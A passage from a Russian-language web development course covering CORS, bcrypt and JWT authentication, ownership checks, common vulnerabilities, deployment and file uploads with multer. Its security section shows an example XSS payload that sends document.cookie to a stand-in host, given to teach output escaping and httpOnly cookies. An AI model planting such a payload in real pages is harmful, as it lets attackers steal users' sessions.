`http://localhost:3000`	`http://localhost:3000/api/tasks`	Да
`http://localhost:5173`	`http://localhost:3000/api/tasks`	**Нет** — другой порт
`https://my-app.ru`	`https://api.my-app.ru`	**Нет** — другой домен

Без этого правила любой сайт, который ты открыл, мог бы отправить запрос в твой онлайн-банк от твоего имени и прочитать ответ.

CORS (Cross-Origin Resource Sharing) — способ, которым **сервер** разрешает чужим источникам читать свои ответы. Если сервер этого не разрешил, в консоли браузера появится:

Консоль браузера

```
Access to fetch at 'http://localhost:3000/api/tasks' from origin 'http://localhost:
5173'
has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present
on the requested resource.
```

> CORS — ЭТО НЕ ОШИБКА В КОДЕ ФРОНТЕНДА
>
> Запрос до сервера доходит, а блокирует ответ **браузер**. Поэтому чинят CORS **на сервере**, а не во `fetch`. И в Thunder Client или curl такой ошибки не бывает — правило действует только в браузере.

Настройка CORS на сервере

Терминал

```
npm install cors
```

JS script.js

```
const cors = require("cors");

app.use(cors({
  origin: "http://localhost:5173",    // кому разрешено
  credentials: true,                  // разрешить отправку cookie (тема 7.2)
}));
```

Сервер добавит к ответам заголовок `Access-Control-Allow-Origin: http://localhost:5173`, и браузер пропустит их к скрипту.

Можно написать `app.use(cors())` без настроек — тогда доступ откроется **всем** сайтам. Для учебного открытого API это допустимо, но для приложения с пользователями указывай конкретные адреса. Адрес фронтенда удобно хранить в `.env`: при публикации он поменяется.

Прокси в Vite

Для разработки есть способ проще — **прокси**. Vite сам перенаправляет запросы `/api/...` на сервер, и для браузера всё выглядит как один источник:

JS vite.config.js

```
import { defineConfig } from "vite";

export default defineConfig({
  server: {
    proxy: {
      "/api": "http://localhost:3000",
    },
  },
});
```

Теперь во фронтенде пишем `fetch("/api/tasks")`, как в способе 1. Запрос уходит на `localhost:5173`, а Vite пересылает его на `localhost:3000`. CORS не нужен. Важно: прокси работает только в режиме разработки (`npm run dev`). В опубликованном приложении нужно либо раздавать собранный фронтенд из Express, либо настроить CORS.

Адрес API в одном месте

Во фронтенде все запросы к серверу удобно собрать в один модуль `api.js` (тема 4.5). Тогда адрес API и обработка ошибок — в одном месте:

JS api.js

```
const BASE = "/api";

async function request(path, options = {}) {
  const response = await fetch(BASE + path, {
    headers: { "Content-Type": "application/json" },
    credentials: "include",            // отправлять cookie
    ...options,
  });
  if (response.status === 204) return null;
  const data = await response.json();
  if (!response.ok) {
    throw new Error(data.error || `Ошибка ${response.status}`);
  }
  return data;
}

export const getTasks = () => request("/tasks");
export const addTask = (title) =>
  request("/tasks", { method: "POST", body: JSON.stringify({ title }) });
export const deleteTask = (id) => request(`/tasks/${id}`, { method: "DELETE" });
```

ГЛАВНОЕ

- Путь действия: форма → `fetch` → middleware → сервис → SQL → ответ → `state` → `render()`.
- Браузер работает только с сервером; к базе обращается только сервер.
- Способ 1: Express раздаёт фронтенд — один адрес, CORS не нужен.
- Способ 2: фронтенд и API на разных адресах — нужен CORS или прокси Vite.
- Источник = протокол + домен + порт. CORS настраивается на сервере: `app.use(cors({ origin }))`.
- Все запросы к API — в одном модуле `api.js`.

7.2

Регистрация и вход

Пользователи, пароли, «мои задачи», которые видит только их владелец. Разберёмся, как это устроено и как сделать это безопасно.

Как нельзя хранить пароли

Хранить пароли в базе открытым текстом нельзя. Базы утекают постоянно: через уязвимость, украденную резервную копию, нечестного сотрудника. И тогда злоумышленник получает пароли всех пользователей — а люди часто используют один пароль на многих сайтах.

Хеширование

Хеш-функция превращает пароль в строку-«отпечаток»:

- из одного пароля всегда получается один и тот же хеш;
- по хешу **невозможно** восстановить пароль;
- даже небольшое изменение пароля даёт совсем другой хеш.

При регистрации в базу записывают **хеш** пароля. При входе хешируют то, что ввёл пользователь, и сравнивают с сохранённым хешем. Сам пароль сервер нигде не хранит.

Для паролей используют специальные **медленные** хеш-функции, например **bcrypt**. Медленные — потому что так злоумышленнику с украденной базой придётся тратить годы на перебор. А ещё bcrypt добавляет к каждому паролю случайную **соль**, поэтому одинаковые пароли разных людей дают разные хеши:

JS hash.js

```
const bcrypt = require("bcrypt");

async function main() {
  const hash1 = await bcrypt.hash("qwerty123", 10);
  const hash2 = await bcrypt.hash("qwerty123", 10);

  console.log(hash1.slice(0, 7));                    // начало хеша: алгоритм и
сложность
  console.log(hash1 === hash2);                      // соль разная — хеши разные
  console.log(await bcrypt.compare("qwerty123", hash1));
  console.log(await bcrypt.compare("qwerty124", hash1));
}

main();
```

```
Терминал
$2b$10$
false
true
false
```

- `bcrypt.hash(пароль, 10)` — получить хеш. 10 — «стоимость»: чем больше число, тем медленнее хеширование;
- `bcrypt.compare(пароль, хеш)` — проверить, подходит ли пароль к хешу.

> НИКОГДА НЕ ПРИДУМЫВАЙ СВОЮ «ШИФРОВКУ» ПАРОЛЕЙ
>
> Base64, «перевернуть строку», быстрые хеши вроде MD5 или SHA-256 без соли — всё это ломается за минуты. Для паролей — только bcrypt или аналоги, созданные для этого (argon2, scrypt).

Как сервер узнаёт, кто пришёл

HTTP не помнит предыдущих запросов: каждый запрос — как от нового человека. После входа пользователь должен **в каждом** запросе предъявлять что-то, что доказывает, кто он. Есть два популярных подхода:

	Сессии	JWT-токены
Что получает клиент	Случайный id сессии	Подписанный токен с данными пользователя
Где сервер хранит, кто вошёл	В базе или памяти: id сессии → пользователь	Нигде: всё внутри токена, подлинность проверяется по подписи
Как выйти	Удалить сессию на сервере	Удалить токен у клиента (сам токен действует до конца срока)

Мы используем **JWT в cookie** — так не нужна отдельная таблица сессий, а cookie защищена от кражи скриптами.

JWT (JSON Web Token) — строка из трёх частей: данные (например, `{ userId: 5 }`), срок действия и **подпись**. Подпись создаётся секретным ключом, который знает только сервер. Изменить данные в токене без ключа нельзя — подпись перестанет сходиться.

Cookie — небольшие данные, которые сервер просит браузер сохранить. Браузер **сам** отправляет их с каждым запросом к этому серверу. С флагом `httpOnly` cookie недоступна JavaScript-коду страницы, а значит, её не украдёт внедрённый скрипт (тема 7.3).

Таблицы

schema.sql

```
CREATE TABLE users (
  id            INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  email         TEXT NOT NULL UNIQUE,
  password_hash TEXT NOT NULL,
  created_at    TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE TABLE tasks (
  id      INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  user_id INTEGER NOT NULL REFERENCES users (id) ON DELETE CASCADE,
  title   TEXT NOT NULL,
  done    BOOLEAN NOT NULL DEFAULT FALSE
);
```

`ON DELETE CASCADE` — если удалить пользователя, его задачи удалятся автоматически.

Сервер: регистрация, вход, выход

Терминал

```
npm install express pg dotenv bcrypt jsonwebtoken cookie-parser
```

.env

```
DATABASE_URL=postgresql://todo_user:todo_pass@localhost:5432/auth
JWT_SECRET=dlinnaya-sluchainaya-stroka-kotoruyu-nikto-ne-ugadaet
```

JS db.js

```
const { Pool } = require("pg");
require("dotenv").config();

module.exports = new Pool({ connectionString: process.env.DATABASE_URL });
```

JS auth.js

```
const express = require("express");
const bcrypt = require("bcrypt");
const jwt = require("jsonwebtoken");
const pool = require("./db");

const router = express.Router();
const COOKIE = { httpOnly: true, sameSite: "lax", maxAge: 7 * 24 * 60 * 60 * 1000 };

function setToken(res, userId) {
  const token = jwt.sign({ userId }, process.env.JWT_SECRET, { expiresIn: "7d" });
  res.cookie("token", token, COOKIE);
}

router.post("/register", async (req, res) => {
  const email = String(req.body.email || "").trim().toLowerCase();
  const password = String(req.body.password || "");
  if (!email.includes("@") || password.length < 8) {
    return res.status(400).json({ error: "Нужна почта и пароль от 8 символов" });
  }
  const hash = await bcrypt.hash(password, 10);
  try {
    const { rows } = await pool.query(
      "INSERT INTO users (email, password_hash) VALUES ($1, $2) RETURNING id, email",
      [email, hash]
    );
    setToken(res, rows[0].id);
    res.status(201).json(rows[0]);
  } catch (err) {
    if (err.code === "23505") {            // нарушение UNIQUE: такая почта уже есть
      return res.status(409).json({ error: "Эта почта уже зарегистрирована" });
    }
    throw err;
  }
});

router.post("/login", async (req, res) => {
  const email = String(req.body.email || "").trim().toLowerCase();
  const { rows } = await pool.query("SELECT * FROM users WHERE email = $1", [email]);
  const user = rows[0];
  const ok = user && (await bcrypt.compare(String(req.body.password || ""),
user.password_hash));
  if (!ok) {
    return res.status(401).json({ error: "Неверная почта или пароль" });
  }
  setToken(res, user.id);
  res.json({ id: user.id, email: user.email });
});

router.post("/logout", (req, res) => {
  res.clearCookie("token");
  res.status(204).end();
```

```
});

module.exports = router;
```

Детали, которые важны для безопасности:

- почту приводим к нижнему регистру, иначе `Anya@mail.ru` и `anya@mail.ru` станут разными аккаунтами;
- при неудачном входе сообщение одинаковое — «неверная почта **или** пароль». Если писать «такой почты нет», злоумышленник сможет узнать, кто зарегистрирован на сайте;
- секрет для подписи токенов (`JWT_SECRET`) — длинная случайная строка в `.env`. Кто знает секрет, может подделать вход за любого пользователя.

Middleware «только для вошедших»

JS requireAuth.js

```
const jwt = require("jsonwebtoken");

function requireAuth(req, res, next) {
  const token = req.cookies.token;
  if (!token) {
    return res.status(401).json({ error: "Нужно войти" });
  }
  try {
    const payload = jwt.verify(token, process.env.JWT_SECRET);
    req.userId = payload.userId;           // дальше маршруты знают, кто пришёл
    next();
  } catch {
    res.status(401).json({ error: "Сессия истекла, войди снова" });
  }
}

module.exports = requireAuth;
```

`jwt.verify` проверяет подпись и срок действия. Если токен подделан или устарел — будет ошибка, и мы ответим `401`.

Права доступа: только свои данные

Пользователь вошёл — это ещё не значит, что ему можно всё. Каждый запрос к задачам должен учитывать **владельца**. Сразу после кода сервера — проверка: Аня регистрируется и создаёт задачу, потом Макс регистрируется и пытается удалить задачу Ани по её id. Флаги `-c` и `-b` у curl сохраняют cookie в файл и отправляют её — как это делает браузер.

JS server.js

```
const express = require("express");
const cookieParser = require("cookie-parser");
const pool = require("./db");
const authRouter = require("./auth");
const requireAuth = require("./requireAuth");

const app = express();
app.use(express.json());
app.use(cookieParser());                // читать cookie в req.cookies
app.use("/api/auth", authRouter);

app.get("/api/tasks", requireAuth, async (req, res) => {
  const { rows } = await pool.query(
    "SELECT id, title, done FROM tasks WHERE user_id = $1 ORDER BY id",
    [req.userId]
  );
  res.json(rows);
});

app.post("/api/tasks", requireAuth, async (req, res) => {
  const { rows } = await pool.query(
    "INSERT INTO tasks (user_id, title) VALUES ($1, $2) RETURNING id, title, done",
    [req.userId, req.body.title]
  );
  res.status(201).json(rows[0]);
});

app.delete("/api/tasks/:id", requireAuth, async (req, res) => {
  const { rowCount } = await pool.query(
    "DELETE FROM tasks WHERE id = $1 AND user_id = $2",
    [Number(req.params.id), req.userId]
  );
  if (rowCount === 0) return res.status(404).json({ error: "Задача не найдена" });
  res.status(204).end();
});

app.listen(3000, async () => {
  await pool.query("TRUNCATE users, tasks RESTART
IDENTITY");   // для примера — пустая база
  console.log("http://localhost:3000");
});
```

Терминал

```
curl -X POST http://localhost:3000/api/auth/register -H "Content-Type: application/
json" -d '{"email":"anya@mail.ru","password":"secret-pass-1"}' -c anya.txt
curl -X POST http://localhost:3000/api/tasks -H "Content-Type: application/json" -d
'{"title":"Задача Ани"}' -b anya.txt
curl http://localhost:3000/api/tasks
curl -X POST http://localhost:3000/api/auth/register -H "Content-Type: application/
json" -d '{"email":"max@mail.ru","password":"another-pass-2"}' -c max.txt
curl -X DELETE http://localhost:3000/api/tasks/1 -b max.txt
curl http://localhost:3000/api/tasks -b max.txt
curl http://localhost:3000/api/tasks -b anya.txt
curl -X POST http://localhost:3000/api/auth/login -H "Content-Type: application/json" -
d '{"email":"anya@mail.ru","password":"wrong"}'
```

Ответы сервера

```
{"id":1,"email":"anya@mail.ru"}
{"id":1,"title":"Задача Ани","done":false}
{"error":"Нужно войти"}
{"id":2,"email":"max@mail.ru"}
{"error":"Задача не найдена"}
[]
[{"id":1,"title":"Задача Ани","done":false}]
{"error":"Неверная почта или пароль"}
```

Главная строка — `WHERE id = $1 AND user_id = $2`. Без `AND user_id = $2` Макс удалил бы задачу Ани, просто подставив её номер в адрес.

> ПРОВЕРКА ПРАВ
>
> Сервер никогда не верит, что пользователь запрашивает «своё». В **каждом** запросе к личным данным условие содержит владельца: `WHERE ... AND user_id = $N`. `userId` берётся только из проверенного токена, а не из тела запроса или адреса.

На фронтенде

Cookie браузер хранит и отправляет сам. Фронтенду остаётся отправить форму и показать нужный экран:

JS script.js

```
async function login(email, password) {
  const response = await fetch("/api/auth/login", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ email, password }),
  });
  if (!response.ok) {
    const { error } = await response.json();
    showError(error);
    return;
  }
  showApp();
}

async function start() {
  const response = await fetch("/api/tasks");
  if (response.status === 401) {
    showLoginForm();              // не вошёл — показать форму входа
  } else {
    state.tasks = await response.json();
    showApp();
  }
}
```

ГЛАВНОЕ

- Пароли — только хеши bcrypt: `bcrypt.hash(p, 10)`, `bcrypt.compare(p, hash)`.
- После входа сервер выдаёт подписанный JWT в cookie `httpOnly`; браузер отправляет её сам.
- `jwt.sign({ userId }, секрет, { expiresIn })`, `jwt.verify(token, секрет)`; секрет — в `.env`.
- При ошибке входа — одинаковое сообщение «неверная почта или пароль».
- Middleware `requireAuth` кладёт `req.userId`; маршруты с личными данными — только через него.
- Каждый запрос к личным данным — с `AND user_id = $N`.

7.3
Безопасность

Приложение в интернете будут проверять на прочность — не всегда люди, чаще автоматические программы. Разберём главные уязвимости и как от них защититься.

Главный принцип

> ЗАПОМНИ
>
> **Никогда не доверяй данным от клиента.** Всё, что приходит в запросе — тело, параметры, заголовки, cookie, — мог подделать кто угодно. Браузер не обязателен: запрос можно отправить через curl или скрипт. Значит, проверка на клиенте — для удобства, а защита — **только на сервере**.

XSS: внедрение скрипта

XSS (Cross-Site Scripting) — когда злоумышленнику удаётся выполнить свой JavaScript на чужой странице. Например, он оставляет комментарий:

HTML index.html

```
Отличный пост! <img src="x" onerror="fetch('https://evil.example/steal?c=' +
document.cookie)">
```

Если сайт выводит комментарии через `innerHTML`, картинка не загрузится, сработает `onerror`, и код выполнится у **каждого**, кто откроет страницу: украдёт данные, отправит сообщения от имени пользователя, подменит содержимое.

Защита:

- выводи данные пользователей **только через** `textContent` (тема 4.1). Он показывает текст как текст, теги не срабатывают;
- если без `innerHTML` никак — экранируй спецсимволы: `<` → `<`, `>` → `>` и т. д.;
- cookie с токеном — `httpOnly` (тема 7.2): даже если XSS случится, украсть её скриптом нельзя.

JS escape.js

```js
function escapeHtml(text) {
  return String(text)
    .replaceAll("&", "&amp;")
    .replaceAll("<", "&lt;")
    .replaceAll(">", "&gt;")
    .replaceAll('"', "&quot;")
    .replaceAll("'", "&#39;");
}

console.log(escapeHtml('<img src="x" onerror="alert(1)">'));
```

Терминал

```
&lt;img src=&quot;x&quot; onerror=&quot;alert(1)&quot;&gt;
```

SQL-инъекции

Подробно — в теме 6.4. Коротко: данные пользователя попадают в SQL **только** через параметры `$1`, `$2`. Никаких шаблонных строк при сборке запроса.

Перебор паролей

Робот может пробовать тысячи паролей в минуту. Защита:

- **ограничение частоты запросов** (rate limit) на вход и регистрацию: например, не больше 5 попыток входа в минуту с одного адреса;
- требование к длине пароля — не меньше 8 символов;
- медленное хеширование bcrypt (тема 7.2).

Простейший ограничитель — middleware, который считает запросы с каждого IP-адреса:

JS server.js

```
const express = require("express");
const app = express();

function rateLimit({ limit, windowMs }) {
  const hits = new Map();                          // ip → { count, start }
  return (req, res, next) => {
    const now = Date.now();
    const entry = hits.get(req.ip);
    if (!entry || now - entry.start > windowMs) {
      hits.set(req.ip, { count: 1, start: now });
      return next();
    }
    entry.count++;
    if (entry.count > limit) {
      return res.status(429).json({ error: "Слишком много попыток, подожди минуту" });
    }
    next();
  };
}

app.post("/api/auth/login", rateLimit({ limit: 3, windowMs: 60_000 }), (req, res) => {
  res.status(401).json({ error: "Неверная почта или пароль" });
});

app.listen(3000);
```

Терминал

```
curl -X POST http://localhost:3000/api/auth/login
curl -X POST http://localhost:3000/api/auth/login
curl -X POST http://localhost:3000/api/auth/login
curl -X POST http://localhost:3000/api/auth/login
```

Ответы сервера

```
{"error":"Неверная почта или пароль"}
{"error":"Неверная почта или пароль"}
{"error":"Неверная почта или пароль"}
{"error":"Слишком много попыток, подожди минуту"}
```

Код `429 Too Many Requests` — стандартный ответ на слишком частые запросы. В настоящих проектах используют готовую библиотеку **express-rate-limit**.

Утечка секретов в Git

Пароль от базы, `JWT_SECRET`, ключи API, попавшие в публичный репозиторий, найдут роботы — обычно за минуты.

- `.env` — в `.gitignore` **до первого коммита**; в репозитории — только `.env.example`;

- перед коммитом смотри, что попадает в него: `git status` и `git diff --staged`;
- если секрет всё-таки попал в Git, удалить файл недостаточно — он остался в истории. Секрет нужно **сменить**: новый пароль базы, новый `JWT_SECRET`.

Проверка доступа

Мы уже разобрали это в теме 7.2: каждый запрос к личным данным проверяет владельца. Это уязвимость номер один в реальных приложениях — её называют IDOR: «поменяй цифру в адресе и получи чужое».

Ошибки без подробностей

Сообщение об ошибке со стеком вызовов, текстом SQL-запроса и путями к файлам — подарок злоумышленнику: по нему видно устройство сервера. Клиенту — общая фраза, подробности — только в лог сервера (тема 5.5).

Чек-лист перед публикацией

БЕЗОПАСНОСТЬ

- Пароли хешируются bcrypt, нигде не хранятся и не выводятся в логи открытым текстом.
- Все SQL-запросы параметризованные.
- Данные пользователей выводятся через `textContent`.
- Все входящие данные проверяются на сервере: тип, длина, формат.
- Каждый маршрут с личными данными требует входа и проверяет владельца.
- Cookie с токеном — `httpOnly`, `sameSite`, а на сайте с HTTPS — ещё и `secure`.
- На вход и регистрацию стоит rate limit.
- `.env` в `.gitignore`, секреты длинные и случайные.
- Ошибки клиенту — без стека и подробностей.
- CORS разрешён только своим адресам.

ГЛАВНОЕ

- Не доверяй данным клиента; проверка на клиенте — удобство, защита — на сервере.
- XSS: вывод через `textContent`, экранирование, cookie `httpOnly`.
- SQL-инъекции: только `$1, $2`.
- Перебор: rate limit, ответ `429`, длинные пароли, bcrypt.
- Секреты — в `.env`, не в Git; утёкший секрет нужно сменить.
- Доступ к чужим данным: в каждом запросе условие на владельца.
- Ошибки — без подробностей для клиента.

7.4

Публикация в интернете

Приложение работает на твоём компьютере. Чтобы им могли пользоваться другие, его нужно запустить на сервере, который всегда включён и доступен из интернета.

Что нужно приложению в интернете

Что	Зачем
Сервер с Node.js	Запускает `server.js` и работает круглосуточно
База PostgreSQL	Отдельная база, доступная серверу
Переменные окружения	`DATABASE_URL`, `JWT_SECRET`, `PORT` — вместо файла `.env`
Домен и HTTPS	Адрес вроде `my-todo.ru` и защищённое соединение

GitHub Pages здесь не подойдёт: он умеет раздавать только статические файлы (HTML, CSS, JS), а запускать Node.js и базу — нет.

Облачные платформы

Проще всего опубликовать приложение на **облачной платформе** (PaaS — Platform as a Service). Ты даёшь ей ссылку на репозиторий GitHub, а она сама скачивает код, выполняет `npm install`, запускает `npm start` и выдаёт адрес. Базу данных обычно можно создать там же в пару щелчков.

Такие платформы есть и среди отечественных облачных хостингов, и среди зарубежных; у многих есть бесплатный или недорогой тариф для небольших проектов. Конкретную платформу выбирают по доступности — названия и условия часто меняются, поэтому ориентируйся на рекомендацию преподавателя. Сам порядок действий почти везде одинаковый.

Подготовка проекта

1. **Скрипт запуска.** В `package.json` должен быть `"start": "node server.js"` — платформа запускает именно его.
2. **Порт из окружения.** Платформа сама говорит, на каком порту запускаться: `js frag const PORT = process.env.PORT || 3000; app.listen(PORT);`
3. **Все настройки — из `process.env`**: адрес базы, секреты, адрес фронтенда для CORS. Ничего не зашито в код.

4. **Структура базы — в SQL-файле** (миграции, тема 6.4), чтобы создать таблицы на новой базе.
5. `.gitignore` содержит `node_modules/` и `.env`. Код отправлен на GitHub.

Публикация по шагам

1. Создай на платформе **базу PostgreSQL**. Платформа выдаст строку подключения.
2. Выполни в ней SQL-файл со структурой — через веб-консоль платформы или подключившись из DBeaver.
3. Создай **приложение** из репозитория GitHub.
4. В настройках приложения задай **переменные окружения**: `DATABASE_URL` (из шага 1), `JWT_SECRET` (новая длинная случайная строка, не та, что у тебя локально), `NODE_ENV=production`.
5. Запусти развёртывание (deploy) и дождись адреса приложения.
6. Открой адрес, зарегистрируйся, создай задачу, обнови страницу — данные на месте.

Обычно платформа сама переразвёртывает приложение при каждом `git push` в главную ветку.

Логи

На сервере в интернете нет твоего терминала. Всё, что приложение выводит через `console.log` и `console.error`, платформа собирает в **логи** — их видно в панели управления. Если приложение не запускается или отвечает ошибкой 500 — первым делом смотри логи.

Частые причины проблем после публикации:

Симптом	Причина
Приложение сразу падает	Сервер слушает фиксированный порт вместо `process.env.PORT`; нет скрипта `start`
Ошибка подключения к базе	Не задана `DATABASE_URL` или на базе не созданы таблицы
Вход не работает	Не задан `JWT_SECRET`; cookie без `secure` или с неправильным `sameSite` при разных доменах
Ошибка CORS	В настройках CORS указан `localhost`, а не адрес опубликованного фронтенда

Перезапуск при ошибках

Если в коде случится необработанная ошибка, процесс Node.js завершится и сайт перестанет отвечать. Платформы обычно сами перезапускают упавшее приложение. Но лучше, чтобы оно не падало: общий обработчик ошибок в Express (тема 5.5) ловит ошибки в маршрутах и отвечает `500`, а сервер продолжает работать.

Свой домен

Платформа выдаёт адрес вида `my-todo.платформа.app`. Свой домен (`my-todo.ru`) покупают у регистратора доменов, а потом в настройках DNS (тема 0.1) указывают, что он ведёт на адрес приложения. Платформа подскажет, какую DNS-запись добавить, и сама выпустит сертификат для HTTPS.

ГЛАВНОЕ

- Для Node.js-приложения нужны: сервер с Node.js, база PostgreSQL, переменные окружения, домен.
- Облачная платформа (PaaS) берёт код из GitHub, запускает `npm start`, выдаёт адрес.
- Подготовка: скрипт `start`, `process.env.PORT`, все настройки из окружения, SQL-файл структуры.
- На сервере — свои значения переменных: новый `JWT_SECRET`, адрес боевой базы.
- Не работает — смотри логи платформы.

7.5

Загрузка файлов

ДОПОЛНИТЕЛЬНАЯ ТЕМА

Аватарки, фотографии к постам, документы — загрузка файлов на сервер. Разберём, как принять файл и как не дать загрузить что попало.

Форма с файлом

Чтобы форма могла отправить файл, ей нужен специальный формат кодирования:

HTML index.html

```html
<form id="avatar-form" action="/api/avatar" method="post" enctype="multipart/form-data">
  <input type="file" name="avatar" accept="image/png, image/jpeg">
  <button>Загрузить</button>
</form>
```

- `enctype="multipart/form-data"` — формат, в котором можно передавать файлы. Без него придёт только имя файла;
- `accept` подсказывает браузеру, какие файлы показывать в окне выбора. Это удобство, а не защита — проверять всё равно нужно на сервере.

Из JavaScript такую форму отправляют через `FormData` (тема 4.3). Заголовок `Content-Type` при этом **не указывают** — браузер выставит его сам:

JS script.js

```js
form.addEventListener("submit", async (event) => {
  event.preventDefault();
  const response = await fetch("/api/avatar", {
    method: "POST",
    body: new FormData(form),
  });
  const data = await response.json();
  avatar.src = data.url;
});
```

Приём файла: multer

`express.json()` не умеет читать файлы. Для этого используют middleware **multer**:

Терминал

```
npm install multer
```

JS server.js

```
const express = require("express");
const multer = require("multer");
const path = require("path");
const crypto = require("crypto");

const app = express();

const storage = multer.diskStorage({
  destination: "uploads",
  filename: (req, file, cb) => {
    const ext = path.extname(file.originalname).toLowerCase();
    cb(null, crypto.randomUUID() + ext);       // своё случайное имя, не имя
пользователя
  },
});

const upload = multer({
  storage,
  limits: { fileSize: 2 * 1024 * 1024 },        // не больше 2 МБ
  fileFilter: (req, file, cb) => {
    const allowed = ["image/png", "image/jpeg"];
    cb(null, allowed.includes(file.mimetype));  // false — файл будет отброшен
  },
});

app.use("/uploads", express.static("uploads"));   // раздавать загруженные файлы

app.post("/api/avatar", upload.single("avatar"), (req, res) => {
  if (!req.file) {
    return res.status(400).json({ error: "Нужна картинка PNG или JPEG" });
  }
  res.status(201).json({ url: `/uploads/${req.file.filename}`, size: req.file.size });
});

app.use((err, req, res, next) => {
  if (err.code === "LIMIT_FILE_SIZE") {
    return res.status(413).json({ error: "Файл больше 2 МБ" });
  }
  res.status(500).json({ error: "Ошибка загрузки" });
});

require("fs").mkdirSync("uploads", { recursive: true });
app.listen(3000);
```

Терминал

```
printf 'not an image' > notes.txt
head -c 3000000 /dev/zero > big.png
curl -X POST http://localhost:3000/api/avatar -F "avatar=@notes.txt;type=text/plain"
curl -X POST http://localhost:3000/api/avatar -F "avatar=@big.png;type=image/png"
```

Ответы сервера

```
{"error":"Нужна картинка PNG или JPEG"}
{"error":"Файл больше 2 МБ"}
```

- `upload.single("avatar")` — принять один файл из поля с `name="avatar"`. Данные о файле — в `req.file`, остальные поля формы — в `req.body`;
- `limits.fileSize` — максимальный размер. Без ограничения кто-нибудь загрузит файл на 10 ГБ и займёт весь диск;
- `fileFilter` — пропускать только нужные типы;
- имя файла придумываем сами (`crypto.randomUUID()`), а не берём у пользователя: имя вроде `../../server.js` могло бы перезаписать файлы сервера.

Где хранить файлы

Вариант	Плюсы	Минусы
Папка на сервере (`uploads/`)	Просто, подходит для учёбы	На многих платформах диск очищается при каждом перезапуске — файлы пропадут
Объектное хранилище (S3-совместимое)	Надёжно, много места, файлы отдаются быстро	Нужно подключить отдельный сервис

В базе данных хранят не сам файл, а **ссылку** на него: столбец `avatar_url` в таблице `users`.

ГЛАВНОЕ

- Форма: `enctype="multipart/form-data"`, `<input type="file" name="...">`; из JS — `FormData` без `Content-Type`.
- `multer`: `upload.single("поле")` → `req.file`.
- Ограничения: `limits.fileSize`, `fileFilter` по типу; ответы `400` и `413`.
- Имя файла генерирует сервер, а не пользователь.
- Файлы — в папке или объектном хранилище, в базе — только ссылка.